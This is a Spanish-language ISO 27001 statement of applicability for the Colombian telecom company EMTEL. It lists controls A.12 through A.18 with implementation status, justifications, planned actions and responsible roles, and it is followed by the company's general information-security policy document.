	A.12.1.1	Procedimientos de operación documentados.	Los procedimientos de operación se deben documentar y poner a disposición de todos los usuarios que los necesiten.		NO					X	1. Documentar los procedimientos de operación de los sistemas de información que tiene TI bajo su administración.	Coordinador de TI	NO
	A.12.1.2	Gestión de cambios.	Se deben controlar los cambios en la organización, en los procesos de negocio, en las instalaciones y en los sistemas de procesamiento de información que afectan la seguridad de la información.		NO					X	1. Implementar procedimiento para la gestión de cambios	Coordinador de TI	NO
	A.12.1.3	Gestión de capacidad.	Se debe hacer seguimiento al uso de los recursos, hacer los ajustes, y hacer proyecciones de los requisitos de capacidad futura, para asegurar el desempeño requerido del sistema		NO					X	1. Elaborar plan de gestión de capacidad para los equipos y sistemas críticos de la empresa , y conforme se tenga proyectado incluirlo en el presupuesto anual.	Coordinador de TI	SI
	A.12.1.4	Separación de los ambientes de desarrollo, pruebas y operación.	Se deben separar los ambientes de desarrollo, prueba y operación, para reducir los riesgos de acceso o cambios no autorizados al ambiente de operación.		SI	Este control no se implementara debido a que para el desarrollo de nuevo software la empresa realiza contrataciones con entidades externas las cuales se encargan de cumplir con las restricciones de desarrollo de software en ambientes de prueba y no de operación							
	A.12.2	**Protección contra códigos maliciosos.**											
		Asegurarse de que la información y las instalaciones de procesamiento de información estén protegidas contra códigos maliciosos.											
	A.12.2.1	Controles contra códigos maliciosos	Se deben implementar controles de detección, de prevención y de recuperación, combinados con la toma de conciencia apropiada de los usuarios, para proteger contra códigos maliciosos.		NO					X	1. Implementar politica de prohibicion de software no autorizado 2. Implementar controles de detección y prevención contra codigo malicioso	Practicante de TI-Coordinador de TI	SI
	A.12.3	**Copias de respaldo.**											
		Proteger contra la pérdida de datos.											
	A. 12.3.1	Respaldo de la información.	Se deben hacer copias de respaldo de la información, software e imágenes de los sistemas, y ponerlas a prueba regularmente de acuerdo con una política de copias de respaldo acordadas.		NO					X	1. Implementar política y procedimiento para la realización de copias de respaldo	Practicante de TI	NO

Seguridad de las operaciones	**A.12.4**	**Registro y seguimiento.**											
		Registrar eventos y generar evidencia.											
	A.12.4.1	Registro de eventos.	Se deben elaborar, conservar y revisar regularmente los registros acerca de actividades del usuario, excepciones, fallas y eventos de seguridad de la información.		NO					X	1. Determinar los distintos eventos a registrar en cada sistema y revisar los registros de forma periódica, independientemente de si hay un incidente o no	Coordinador de TI	NO
	A.12.4.2	Protección de la información de registro.	Las instalaciones y la información de registro se deben proteger contra alteración y acceso no autorizado.		SI	Este control no se implementara por el momento porque los únicos que tienen acceso a los registros como administrador son los ingenieros de TI							
	A.12.4.3	Registros del administrador y operador.	Las actividades del administrador y del operador del sistema se deben registrar, y los registros se deben proteger y revisar con regularidad.		NO					X	1. Registrar las actividades no solo de los usuarios sino también de los administradores. Ninguno usuario debe tener permiso para borrar o desactivar el registro de sus propias actividades	Coordinador de TI	NO
	A.12.4.4	Sincronización de relojes.	Los relojes de todos los sistemas de procesamiento de información pertinentes dentro de una organización o ámbito de seguridad se deben sincronizar con una única fuente de referencia de tiempo.		NO				X		1. Sincronizar la hora en todos los sistemas de procesamiento de información.	Coordinador de TI	NO
	A.12.5	**Control de software operacional.**											
		Asegurarse de la integridad de los sistemas operacionales.											
	A.12.5.1	Instalación de software en sistemas operativos.	Se deben implementar procedimientos para controlar la instalación de software en sistemas operativos.		SI	Este control no se implementara debido a que un porcentaje de las plataformas tecnológicas que maneja el área de TI no cuentan en este momento con respaldo ni actualizaciones de seguridad por parte del proveedor.							
	A.12.6	**Gestión de la vulnerabilidad técnica.**											
		Prevenir el aprovechamiento de las vulnerabilidades técnicas.											
	A.12.6.1	Gestión de las vulnerabilidades técnicas.	Se debe obtener oportunamente información acerca de las vulnerabilidades técnicas de los sistemas de información que se usen; evaluar la exposición de la organización a estas vulnerabilidades, y tomar las medidas apropiadas para tratar el riesgo asociado.	Se desarrollo un plan de pruebas de efectividad en sobre algunas de las plataformas criticas de TI y computadores de escritorio de la empresa con el fin de determinar vulnerabilidades técnicas y brindar recomendaciones de mitigación a dichas vulnerabilidades	NO					X	1. Definir y establecer roles y responsabilidades asociados con la gestion de vulnerabilidades tecnicas en la empresa	Coordinador de TI	NO
	A.12.6.2	Restricción sobre la instalación de software.	Se debe establecer e implementar las reglas para la instalación de software por parte de los usuarios.		NO					X	1. Este control se cubrirá con el A.12.2.1		
	A.12.7	**Consideraciones sobre auditorías de sistemas de información.**											
		Minimizar el impacto de las actividades de auditoría sobre los sistemas operativos.											
	A.12.7.1	Controles de auditorías de sistemas de información.	Los requisitos y actividades de auditoría que involucran la verificación de los sistemas operativos se deben planificar y acordar cuidadosamente para minimizar las interrupciones en los procesos del negocio.		SI	Este control no se implementara hasta que no se hayan puesto en marcha los demás controles contemplados en esta declaración de aplicabilidad ya que se requiere de un cierto nivel de madurez del MSPI							

Seguridad de las comunicaciones	**A.13.1**	**Gestión de la seguridad de las redes.**												
		Asegurar la protección de la información en las redes, y sus instalaciones de procesamiento de información de soporte.												
	A.13.1.1	Controles de redes.	Las redes se deben gestionar y controlar para proteger la información en sistemas y aplicaciones.	Las conexiones de red inalámbrica tienen control de acceso y se encuentran segmentadas según privilegios que deben tener los respectivos ususarios	SI	Se establecerá si estos controles se implementaran en un futuro de acurerdo al alcance del MSPI								
	A.13.1.2	Seguridad de los servicios de red.	Se deben identificar los mecanismos de seguridad, los niveles de servicio y los requisitos de gestión de todos los servicios de red, e incluirlos en los acuerdos de servicios de red, ya sea que los servicios se presten internamente o se contraten externamente.		SI									
	A.13.1.3	Separación en las redes.	Los grupos de servicios de información, usuarios y sistemas de información se deben separar en las redes.	Se tiene implementado separación de redes a nivel de VLANs	SI									
	A.13.2	**Transferencia de información.**												
		Mantener la seguridad de la información transferida dentro de una organización y con cualquier entidad externa.												
	A.13.2.1	Políticas y procedimientos de transferencia de información.	Se debería contar con políticas, procedimientos y controles de transferencia formales para proteger la transferencia de información mediante el uso de todo tipo de instalaciones de comunicación.		SI	Se establecerá si estos controles se implementaran en un futuro de acurerdo al alcance del MSPI								
	A.13.2.2	Acuerdos sobre transferencia de información.	Los acuerdos deberían tener en cuenta la transferencia segura de información del negocio entre la organización y las partes externas.		SI									
	A.13.2.3	Mensajería electrónica.	Se debería proteger adecuadamente la información incluida en la mensajería electrónica	La mensajería electrónica se tiene con un proveedor que asegura las comunicaciones mediante el cifrado	SI									
	A.13.2.4	Acuerdos de confidencialidad o de no divulgación	Se deben identificar, revisar regularmente y documentar los requisitos para los acuerdos de confidencialidad o no divulgación que reflejen las necesidades de la organización para la protección de la información.		SI									

Adquisición, desarrollo y mantenimiento de sistemas	**A.14.1**	**Requisitos de seguridad de los sistemas de información.**												
		Asegurar que la seguridad de la información sea una parte integral de los sistemas de información durante todo el ciclo de vida. Esto incluye también los requisitos para sistemas de información que prestan servicios sobre redes públicas.												
	A.14.1.1	Análisis y especificación de requisitos de seguridad de la información.	Los requisitos relacionados con seguridad de la información se deben incluir en los requisitos para nuevos sistemas de información o para mejoras a los sistemas de información existentes.		SI	Se establecerá si estos controles se implementaran en un futuro de acurerdo al alcance del MSPI								
	A.14.1.2	Seguridad de servicios de las aplicaciones en redes públicas.	La información involucrada en los servicios de aplicaciones que pasan sobre redes públicas se debe proteger de actividades fraudulentas, disputas contractuales y divulgación y modificación no autorizadas.		SI									
	A.14.1.3	Protección de transacciones de los servicios de las aplicaciones.	La información involucrada en las transacciones de los servicios de las aplicaciones se debe proteger para evitar la transmisión incompleta, el enrutamiento errado, la alteración no autorizada de mensajes, la divulgación no autorizada, y la duplicación o reproducción de mensajes no autorizada.		SI									
	A.14.2	**Seguridad en los procesos de desarrollo y de soporte.**												
		Asegurar que la seguridad de la información esté diseñada e implementada dentro del ciclo de vida de desarrollo de los sistemas de información.												
	A.14.2.1	Política de desarrollo seguro.	Se deben establecer y aplicar reglas para el desarrollo de software y de sistemas, a los desarrollos que se dan dentro de la organización.		SI	Este control no se implementara debido a que en la empresa no se desarrolla software								
	A.14.2.2	Procedimientos de control de cambios en sistemas.	Los cambios a los sistemas dentro del ciclo de vida de desarrollo se deben controlar mediante el uso de procedimientos formales de control de cambios.		SI	Este control no se implementara debido a que como ya se menciono en la empresa no se realiza desarrollo de software, por tal motivo no se verifica ni se tiene control sobre los cambios durante el ciclo de vida de desarrollo								
	A.14.2.3	Revisión técnica de las aplicaciones después de cambios en la plataforma de operación.	Cuando se cambian las plataformas de operación, se deben revisar las aplicaciones críticas del negocio, y someter a prueba para asegurar que no haya impacto adverso en las operaciones o seguridad de la organización.		SI	Este control no se implementara por ahora debido a que no representa un riesgo critico para la empresa								
	A.14.2.4	Restricciones en los cambios a los paquetes de software.	Se deben desalentar las modificaciones a los paquetes de software, los cuales se deben limitar a los cambios necesarios, y todos los cambios se deberían controlar estrictamente		SI	Este control no se implementara debido a que para la mayoría de códigos fuentes de las plataformas tecnológicas del área de TI los únicos que tienen acceso son los dos ingenieros de TI los cuales no se encuentran autorizados para hacer modificaciones a los paquetes software								

Adquisición, desarrollo y mantenimiento de sistemas	A.14.2.5	Principios de construcción de los sistemas seguros.	Se deben establecer, documentar y mantener principios para la construcción de sistemas seguros, y aplicarlos a cualquier actividad de implementación de sistemas de información		SI	Este control no se implementara debido a que como ya se menciono en la empresa no se realiza desarrollo de software							
	A.14.2.6	Ambiente de desarrollo seguro.	Las organizaciones deben establecer y proteger adecuadamente los ambientes de desarrollo seguros para las actividades de desarrollo e integración de sistemas que comprendan todo el ciclo de vida de desarrollo de sistemas.		SI	Este control no se implementara debido a que como ya se menciono en la empresa no se realiza desarrollo de software							
	A.14.2.7	Desarrollo contratado externamente.	La organización debe supervisar y hacer seguimiento de la actividad de desarrollo de sistemas contratados externamente.		NO			X			1. Definir los acuerdos de licenciamiento, propiedad de los códigos y derechos de propiedad intelectual relacionados con el contenido contratado externamente; 2. Establecer los requisitos contractuales para prácticas seguras de diseño, codificación y pruebas; 3.Realizar los ensayos de aceptación para determinar la calidad y exactitud de los entregables; 4. Definir la evidencia de que se usaron umbrales de seguridad para establecer niveles mínimos aceptables de calidad de la seguridad y de la privacidad; 5. Definir la evidencia de que se han hecho pruebas suficientes para proteger contra contenido malicioso intencional y no intencional en el momento de la entrega; 6. Definir la evidencia de que se han hecho pruebas suficientes para proteger contra la presencia de vulnerabilidades conocidas;	Coordinador de TI	NO
	A.14.2.8	Pruebas de seguridad de sistemas.	Durante el desarrollo se deben llevar a cabo pruebas de funcionalidad de la seguridad.		SI	Este control no se implementara debido a que como ya se menciono en la empresa no se realiza desarrollo de software							
	A.14.2.9	Prueba de aceptación de sistemas.	Para los sistemas de información nuevos, actualizaciones y nuevas versiones, se deben establecer programas de prueba para aceptación y criterios de aceptación relacionados.		NO						1. Establecer programa de pruebas de aceptación para sistemas de información nuevos, en el que se incluya requisitos de seguridad de la información y la adherencia a practicas de desarrollo seguro de sistemas.	Coordinador de TI	SI
	A.14.3	**Datos de pruebas.**											
		Asegurar la protección de los datos usados para pruebas.											
	A.14.3.1	Protección de datos de prueba.	Los datos de prueba se deben seleccionar, proteger y controlar cuidadosamente.		NO				X		1. Implementar formato de autorizacion para el uso de datos operacionales en ambientes de prueba. 2. Asegurarse de borrar la informacion operacional del ambiente de pruebas inmediatamente despues de finalizar las pruebas. 3. Mantener registros (logged) desde el copiado de la información operacional hasta la finalizacion de su uso.	Coordinador de TI	NO

Relaciones con los proveedores	**A.15.1**	**Seguridad de la información en las relaciones con los proveedores.**												
		Asegurar la protección de los activos de la organización que sean accesibles a los proveedores.												
	A.15.1.1	Política de seguridad de la información para las relaciones con proveedores.	Los requisitos de seguridad de la información para mitigar los riesgos asociados con el acceso de proveedores a los activos de la organización se deben acordar con estos y se deben documentar.		SI	Se establecerá si estos controles se implementaran en un futuro de acurerdo al alcance del MSPI								
	A.15.1.2	Tratamiento de la seguridad dentro de los acuerdos con proveedores.	Se deben establecer y acordar todos los requisitos de seguridad de la información pertinentes con cada proveedor que pueda tener acceso, procesar, almacenar, comunicar o suministrar componentes de infraestructura de TI para la información de la organización.		SI									
	A.15.1.3	Cadena de suministro de tecnología de información y comunicación.	Los acuerdos con proveedores deben incluir requisitos para tratar los riesgos de seguridad de la información asociados con la cadena de suministro de productos y servicios de tecnología de información y comunicación.		SI									
	A.15.2	**Gestión de la prestación de servicios de proveedores.**												
		Mantener el nivel acordado de seguridad de la información y de prestación del servicio en línea con los acuerdos con los proveedores.												
	A.15.2.1	Seguimiento y revisión de los servicios de los proveedores.	Las organizaciones deben hacer seguimiento, revisar y auditar con regularidad la prestación de servicios de los proveedores.		SI	Se establecerá si estos controles se implementaran en un futuro de acurerdo al alcance del MSPI								
	A.15.2.2	Gestión de cambios en los servicios de los proveedores.	Se deben gestionar los cambios en el suministro de servicios por parte de los proveedores, incluido el mantenimiento y la mejora de las políticas, procedimientos y controles de seguridad de la información existentes , teniendo en cuenta la criticidad de la información, sistemas y procesos del negocio involucrados, y la revaloración de los riesgos.		SI									


Gestión de incidentes de seguridad de la información	**A.16.1**	**Gestión de incidentes y mejoras en la seguridad de la información.**											
		Asegurar un enfoque coherente y eficaz para la gestión de incidentes de seguridad de la información, incluida la comunicación sobre eventos de seguridad y debilidades.											
	A.16.1.1	Responsabilidades y procedimientos.	Se deben establecer las responsabilidades y procedimientos de gestión para asegurar una respuesta rápida, eficaz y ordenada a los incidentes de seguridad de la información.		NO					X	1. Implementar un plan de gestión de incidentes que permita establecer roles y responsabilidades y asegurar una respuesta rápida, eficaz y ordenada a cualquier incidente de seguridad que se presente en la entidad. - Procedimiento para planificación y preparación de respuesta a incidentes -Procedimiento para seguimiento, detección, analisis y reporte de eventos e incidentes de seguridad de la información. - Procedimientos para la valoración y toma de decisiones sobre eventos de seguridad de la información y la valoración de debilidades de seguridad de la información - Procedimiento para respuesta a incidentes , escalamiento a una instancia superior, recuperación controlada de un incidente y comunicación a personas u organizaciones internas y externas; 2. Establecer canales apropiados para reportar un incidente de seguridad en la entidad. 3. Implementar un XDR (Detection and Response - herramienta de respuesta a incidentes y detección de amenazas de seguridad)	Coordinador de TI	SI
	A.16.1.2	Reporte de eventos de seguridad de la información.	Los eventos de seguridad de la información se deben informar a través de los canales de gestión apropiados, tan pronto como sea posible.		NO				X				
	A.16.1.3	Reporte de debilidades de seguridad de la información.	Se debe exigir a todos los empleados y contratistas que usan los servicios y sistemas de información de la organización, que observen y reporten cualquier debilidad de seguridad de la información observada o sospechada en los sistemas o servicios.		NO					X			
	A.16.1.4	Evaluación de eventos de seguridad de la información y decisiones sobre ellos.	Los eventos de seguridad de la información se deben evaluar y se debe decidir si se van a clasificar como incidentes de seguridad de la información.		NO				X				
	A.16.1.5	Respuesta a incidentes de seguridad de la información.	Se debe dar respuesta a los incidentes de seguridad de la información de acuerdo con procedimientos documentados.		NO				X				
	A.16.1.6	Aprendizaje obtenido de los incidentes de seguridad de la información.	El conocimiento adquirido al analizar y resolver incidentes de seguridad de la información se debe usar para reducir la posibilidad o el impacto de incidentes futuros.		NO				X				
	A.16.1.7	Recolección de evidencia.	La organización debe definir y aplicar procedimientos para la identificación, recolección, adquisición y preservación de información que pueda servir como evidencia.		NO				X				

Aspectos de seguridad de la información de la gestión de continuidad de negocio	**A.17.1**	**Continuidad de seguridad de la información.**												
		La continuidad de seguridad de la información se debe incluir en los sistemas de gestión de la continuidad de negocio de la organización.												
	A.17.1.1	Planificación de la continuidad de la seguridad de la información.	La organización debe determinar sus requisitos para la seguridad de la información y la continuidad de la gestión de la seguridad de la información en situaciones adversas, por ejemplo, durante una crisis o desastre.		SI	Por el momento la empresa no cuenta con un plan de continuidad del negocio, razón por la cual tampoco se han definido los requisitos para la seguridad de la información en caso en que se presenten situaciones adversas, en principio este control no se implementara debido a que es necesario conocer y establecer información que aun no se tiene.								
	A.17.1.2	Implementación de la continuidad de la seguridad de la información.	La organización debe establecer, documentar, implementar y mantener procesos, procedimientos y controles para asegurar el nivel de continuidad requerido para la seguridad de la información durante una situación adversa.		SI	Este control no se implementara debido a que no existe un plan de continuidad del negocio								
	A.17.1.3	Verificación, revisión y evaluación de la continuidad de la seguridad de la información.	La organización debe verificar a intervalos regulares los controles de continuidad de la seguridad de la información establecidos e implementados, con el fin de asegurar que son válidos y eficaces durante situaciones adversas.		SI	Este control no se implementara debido a que no existe un plan de continuidad del negocio								
	A.17.2	**Redundancias.**												
		Asegurar la disponibilidad de instalaciones de procesamiento de información.												
	A.17.2.1	Disponibilidad de instalaciones de procesamiento de información.	Las instalaciones de procesamiento de información se deben implementar con redundancia suficiente para cumplir los requisitos de disponibilidad.	La empresa tiene algunos equipos que si cuentan con redundancia	SI	Aunque es muy importante contar con equipos de redundancia para cumplir con los requisitos de disponibilidad, este control no se implementara debido a que la empresa no cuenta en este momento con los recursos económicos que le permitan adquirirlos.								

Cumplimiento	**A.18.1**	**Cumplimiento de requisitos legales y contractuales.**											
		Evitar el incumplimiento de las obligaciones legales, estatutarias, de reglamentación o contractuales relacionadas con seguridad de la información y de cualquier requisito de seguridad.											
	A.18.1.1	Identificación de la legislación aplicable y de los requisitos contractuales.	Todos los requisitos estatutarios, reglamentarios y contractuales pertinentes, y el enfoque de la organización para cumplirlos, se deben identificar y documentar explícitamente y mantenerlos actualizados para cada sistema de información y para la organización.		NO		X	X			1. Identificar y documentar las obligaciones legales, estatutarias, de reglamentación o contractuales relacionadas con seguridad de la información. 2. Documentar los controles y responsabilidades individuales especificas para cumplir con estos requisitos.	Jefe de Juridica	NO
	A.18.1.2	Derechos de propiedad intelectual.	Se deben implementar procedimientos apropiados para asegurar el cumplimiento de los requisitos legislativos, de reglamentación y contractuales relacionados con los derechos de propiedad intelectual y el uso de productos de software patentados.		NO		X				1. Implementar politica sobre el cumplimiento de derechos de propiedad intelectual que defina el uso legal de software y produtos informarticos	Practicante de TI	NO
	A.18.1.3	Protección de registros.	Los registros se deben proteger contra pérdida, destrucción, falsificación, acceso no autorizado y liberación no autorizada, de acuerdo con los requisitos legislativos, de reglamentación, contractuales y de negocio.		SI	Este control no se implementara debido a que la empresa no ha realizado la clasificación de su información para todos sus procesos, razón por lo cual se dificulta implementar directrices para la retención, almacenamiento, manejo y disposición de esta.							
	A.18.1.4	Privacidad y protección de información de datos personales.	Se deben asegurar la privacidad y la protección de la información de datos personales, como se exige en la legislación y la reglamentación pertinentes, cuando sea aplicable.		NO		X				1. Actualizar la politica de privacidad y proteccion de datos personales. 2. Socializar la politica con todos los empleados de la empresa involucrados en el procesamiento de informacion de datos personales. 3. Nombrar a una persona en la empresa responsable de la privacidad y manejo de la proteccion de datos personales, la cual debera brindar orientación al gerente, usuarios y proveedores acerca de sus responsabilidades y procedimientos especificos que se deben seguir en relación al tema. 4. cumplir con la legislación que establece controles sobre la recolección, procesamiento y transmision de datos personales.	Coordinador de TI	NO
	A.18.1.5	Reglamentación de controles criptográficos.	Se deben usar controles criptográficos, en cumplimiento de todos los acuerdos, legislación y reglamentación pertinentes.		SI	Debido a que en Colombia no existen leyes ni regalamentaciones acerca de la importancia de cifrar datos de caracter personal, este control no representa un riesgo critico de caracter legal para la empresa razon por la cual no se implementara							
	A.18.2	**Revisiones de seguridad de la información.**											
		Asegurar que la seguridad de la información se implemente y opere de acuerdo con las políticas y procedimientos organizacionales.											
	A.18.2.1	Revisión independiente de la seguridad de la información.	El enfoque de la organización para la gestión de la seguridad de la información y su implementación (es decir, los objetivos de control, los controles, las políticas, los procesos y los procedimientos para seguridad de la información) se deberían revisar independientemente a intervalos planificados o cuando ocurran cambios significativos.		NO				X		1. Revisar de manera independiente la implementación y gestión de la seguridad de la información en la empresa, esta revision se debera llevar acabo por individuos independientes del area que se esta auditando(auditoria interna, o por una parte externa de la entidad que se especializa en estas revisiones) 2. Establecer plan de auditoria interna. 3. Registrar los resultados de la auditoria y las oportunidades de mejora o cambios en la seguridad de la informacion identificados.		NO
	A.18.2.2	Cumplimiento con las políticas y normas de seguridad.	Los directores deben revisar con regularidad el cumplimiento del procesamiento y procedimientos de información dentro de su área de responsabilidad, con las políticas y normas de seguridad apropiadas, y cualquier otro requisito de seguridad.		NO				X		1. Revisar que se cumplan los requisitos de seguridad de la informacion definidos en las politicas, normas y otras reglamentaciones aplicables. 2. Registrar los resultados de las revisiones y las acciones correctivas realizadas	Gerente	NO
	A.18.2.3	Revisión del cumplimiento técnico	Los sistemas de información se deben revisar periódicamente para determinar el cumplimiento con las políticas y normas de seguridad de la información.		SI	Este control no se implementara por el momento debido a que con el control A.12.6.1 se estan cubriendo las necesidades de la entidad para la valoracion y gestion de vulnerabilidades tecnicas							

ANEXO L

POLITICA DE SEGURIDAD DE LA INFORMACION



POLITICA GENERAL DE SEGURIDAD DE LA INFORMACION

ELABORADO POR	REVISADO POR	APROBADO POR
Firma: Ana María Guevara.	**Firma:**	**Firma:**
Nombre: Ana María Guevara	**Nombre**: Enrique Orobio	**Nombre:** Jorge Hernán Gómez
Cargo: Practicante de TI	**Cargo:** Ingeniero de TI	**Cargo:** Gerente
Fecha: 15/11/2020	**Fecha:** 15/11/2020	**Fecha:** 15/11/2020

CONTROL DE MODIFICACIONES

VERSIÓN	FECHA	CAMBIOS REALIZADOS	INCORPORÓ

TABLA DE CONTENIDO

1. INTRODUCCION

La seguridad de la información, se ha vuelto indispensable para cualquier empresa, dado que la información es el activo más importante de estas. Actualmente las empresas de cualquier tipo y tamaño recolectan, procesan, almacenan y transmiten información en muchas formas que incluyen formatos electrónicos, físicos y comunicaciones verbales. En ese sentido la información y los procesos relacionados con esta requieren protección contra diversos peligros: Fraudes informáticos, espionaje, sabotaje, vandalismo, incendios, inundaciones, virus informáticos, entre otros, haciéndose necesario la implementación de un Sistema de Gestión de la Seguridad de la información (SGSI), basado en la norma ISO27001 que permita desarrollar mecanismos que garanticen la disponibilidad, integridad y confidencialidad de la misma, bajo estos aspectos las políticas de seguridad de la información son un elemento fundamental dentro de un SGSI, puesto que contienen las directrices que enmarcan la actuación de los empleados, contratistas y terceros que hacen parte de una empresa.

2. OBJETIVO

Establecer las directrices generales relacionadas con la seguridad de la información que le permitan a la empresa proteger su información (datos, procesos y personas) de una amplia gama de amenazas, con el fin de garantizar la continuidad de los sistemas de información, minimizar los riesgos de daño y asegurar el eficiente cumplimiento de sus objetivos.

3. ALCANCE

Esta política aplica para los empleados, contratistas y terceros de la Empresa de Telecomunicaciones S.A EMTEL E.S.P y la ciudadanía en general.

4. DEFINICIONES Y REFERENCIAS

- ***Activo:*** *En relación con la seguridad de la información, se refiere a cualquier información o elemento relacionado con el tratamiento de la misma (sistemas, soportes, edificios, personas...) que tenga valor para la organización. (ISO/IEC 27000).*
- ***Amenaza:*** *Causa potencial de un incidente no deseado, que puede provocar daños a un sistema o a la organización. (ISO/IEC 27000).*
- ***Control****: Las políticas, los procedimientos, las prácticas y las estructuras organizativas concebidas para mantener los riesgos de seguridad de la información por debajo del nivel de riesgo asumido. Control es también utilizado como sinónimo de salvaguarda o contramedida. En una definición más simple, es una medida que modifica el riesgo.*
- ***Confidencialidad:*** *Propiedad que determina que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados*
- ***Disponibilidad:*** *Propiedad de que la información sea accesible y utilizable por solicitud de una entidad autorizada.*

- ***Integridad:*** *Propiedad de salvaguardar la exactitud y estado completo de los activos.*
- ***Plan de continuidad del negocio****: Plan orientado a permitir la continuación de las principales funciones misionales o del negocio en el caso de un evento imprevisto que las ponga en peligro. (ISO/IEC 27000).*
- ***Política****: Declaración de alto nivel que describe la posición de la empresa sobre un tema específico.*
- ***Seguridad de la información:*** *Preservación de la confidencialidad, integridad, y disponibilidad de la información. (ISO/IEC 27000).*
- ***Sistema de Gestión de Seguridad de la Información (SGSI)****: Conjunto de elementos interrelacionados o interactuantes (estructura organizativa, políticas, planificación de actividades, responsabilidades, procesos, procedimientos y recursos) que utiliza una organización para establecer una política y unos objetivos de seguridad de la información y alcanzar dichos objetivos, basándose en un enfoque de gestión y de mejora continua. (ISO/IEC 27000).*
- ***Riesgo:*** *Posibilidad de que una amenaza concreta pueda explotar una vulnerabilidad para causar una pérdida o daño en un activo de información. Suele considerarse como una combinación de la probabilidad de un evento y sus consecuencias. (ISO/IEC 27000).*
- ***Vulnerabilidad****: Debilidad de un activo o control que puede ser explotada por una o más amenazas. (ISO/IEC 27000).*

5. DOCUMENTOS DE REFERENCIA

- Norma ISO 27001**,** control 5.1.1 – Políticas para la seguridad de la información
- Norma ISO/IEC 27002:2013
- Guía 2 – Política general del MSPI propuesto por el MinTIC

6. MARCO LEGAL

TIPO	AÑO	DESCRIPCION
Decreto 1078	2015	"Por medio del cual se expide el decreto único reglamentario del sector de tecnologías de la información y las comunicaciones"
Decreto 1008	2018	"Por lo cual se establecen los lineamientos generales de la política de Gobierno Digital y se subroga el capítulo 1 del título 9 de la parte 2 del libro 2 del Decreto 1078 de 2015, Decreto Único Reglamentario del sector de Tecnologías de la Información y las comunicaciones"
Decreto 1083	2015	"Por medio del cual se expide el Decreto Único Reglamentario del Sector de Función Pública"
Ley 1341	2009	"Por la cual se definen Principios y conceptos sobre la sociedad de la información y la organización de las Tecnologías de la Información y las Comunicaciones -TIC-, se crea la Agencia Nacional del Espectro y se dictan otras disposiciones"
Decreto 2693	2012	Lineamientos generales de la Estrategia de Gobierno en Línea de la república de Colombia que lidera el Ministerio de las Tecnologías de la Información y las Comunicaciones y se reglamenta parcialmente las Leyes 1341 de 2009 y 1450 de 2011, y se dictan otras disposiciones (MINISTERIO DE TECNOLOGIAS DE LA INFORMACION Y LAS COMUNICACIONES 2012)
Ley 1712	2014	" Por la cual se crea la Ley de Transparencia y del Derecho de Acceso a la Información Pública y se dictan otras disposiciones". (Congreso de la República de Colombia, 2014)
Decreto 103	2015	Por lo cual se reglamenta parcialmente la ley 1712 de 2014 y se dictan otras disposiciones, en cuanto a la publicación y divulgación de la información.
Ley 1273	2009	"Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones". (Senado de la República de Colombia, 2009)

Ley 1581	2012	Por el cual se dictan disposiciones generales para la protección de datos personales. (Senado de la República de Colombia, 2012)
Ley 527	1999	Por medio de la cual se define y reglamenta el acceso y uso de los mensajes de datos, del comercio electrónico y de las firmas digitales, y se establecen las entidades de certificación y se dictan otras disposiciones. así mismo introduce el concepto de equivalente funcional, firma electrónica como mecanismos de autenticidad, disponibilidad y confidencialidad de la información. (Congreso de la República de Colombia, 1999)
Ley 1266	2008	Por la cual se dictan las disposiciones generales del habeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones (Congreso de la República de Colombia, 2008)

7. POLÍTICA

La dirección de la Empresa de telecomunicaciones de Popayán S.A EMTEL E.S.P, entendiendo la importancia de una adecuada gestión de la información, se ha comprometido con la implementación de un sistema de gestión de seguridad de la información (SGSI), buscando establecer un marco de confianza en el ejercicio de sus deberes con el Estado y los ciudadanos, todo enmarcado en el estricto cumplimiento de las leyes y en concordancia con la misión y visión de la empresa.

Para EMTEL S.A E.S.P, la protección de la información busca la disminución del impacto generado sobre sus activos, por los riesgos identificados de manera sistemática, con objeto de mantener un nivel de exposición que permita responder por la integridad, confidencialidad y la disponibilidad de la misma, acorde con las necesidades de los diferentes grupos de interés identificados. En ese sentido los principios sobre los que se basara el desarrollo de las acciones o toma de decisiones alrededor del SGSI estarán determinados por las siguientes premisas.

- Minimizar el riesgo en las funciones más importantes de la empresa.
- Cumplir con los principios de seguridad de la información.
- Cumplir con los principios de la función administrativa.
- Mantener la confianza de sus clientes, socios y empleados.
- Apoyar la innovación tecnológica.
- Proteger los activos tecnológicos.
- Establecer las políticas, procedimientos e instructivos en materia de seguridad de la información.

